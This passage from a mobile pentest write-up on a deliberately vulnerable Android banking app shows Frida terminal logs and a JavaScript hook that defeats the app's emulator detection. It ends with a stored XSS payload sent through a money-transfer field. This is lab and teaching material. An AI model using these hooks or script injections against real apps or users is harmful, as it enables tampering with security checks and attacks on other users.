u8_a67  1746  284  928472 145136  ep_poll f6590bb9 S com.android.insecureap
p

(frida_env) pedro@pedro : frida -U -p 1746 -l bp_root.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit

Commands:
  help           -> Displays the help system
  object?       -> Display information about 'object'
  exit/quit     -> Exit
  ...
  More info at https://frida.re/docs/home/
  ...
  Connected to Galaxy S6 (id=192.168.56.104:5555)

Attaching...
[*] Starting Root Detection Bypass...
[*] Hooks Installed!
[Galaxy S6::PID::1746 ]->
```

Once executed, it is checked on the device:



- *Emulator Detection Bypass*

For this section, those functions that detect the emulated device will be intercepted, such as:

```
private void checkEmulatorStatus() {
    Boolean isEmulator = checkIfDeviceIsEmulator();
    if (isEmulator.booleanValue()) {
        Toastroid.show(this, "Application running on Emulator", Toastroid.STYLES.ERROR, 1);
    } else {
        Toastroid.show(this, "Application running on Real device", Toastroid.STYLES.SUCCESS, 1);
    }
}

private Boolean checkIfDeviceIsEmulator() {
    if (Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") || Build.MODEL.contains("google_sdk") || Build.MODEL.contains("Emulator") || Build.MODEL.contains("An
```

Once they are intercepted, the boolean of the checkIfDeviceIsEmulator() function is modified so that it is always false and does not detect the emulated device. To do this, Frida and the following javascript code are used:

```
Java.perform(function() {
    console.log("[*] Starting Emulator Detection Bypass...");
    var PostLogin = Java.use('com.android.insecureapp.PostLogin');
    PostLogin.checkIfDeviceIsEmulator.implementation = function() {
        console.log('[Bypass] checkIfDeviceIsEmulator() --> false');
        return Java.use("java.lang.Boolean").valueOf(false);
    };
    console.log("[*] Hook installed!");
});
```

Frida runs on the device:

```
vbox86p:/tmp # ls
frida_1
vbox86p:/tmp # ./frida_1
```

Subsequently, the PID of the app is obtained and frida is executed on the host:

```
vbox86p:/ # ps | grep 'insecure'
u0_a67  2495  284  913928 117384  ep_poll f6590bb9 S com.android.insecureapp
```

```
(frida_env) X pedro@pedro frida -U -p 2495 -l bp_emulator.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit


Commands:
  help       -> Displays the help system
  object?    -> Display information about 'object'
  exit/quit  -> Exit

More info at https://frida.re/docs/home/

Connected to Galaxy S6 (id=192.168.56.104:5555)

Attaching...
[*] Starting Emulator Detection Bypass...
[*] Hook installed!
```


Once executed, it is checked on the device:



- **XSS Stored:**

The application allows the sending of xss between users, which can lead to redirection to malicious sites or the download of malicious files. It can be executed by the following steps:

- First, we send a transfer from jack (999999999) to dinesh (888888888), for example, with the malicious code `<script>window.location.href = "https://www.google.com"; </script>`:



- Second, from Jack's profile we open the view statements:

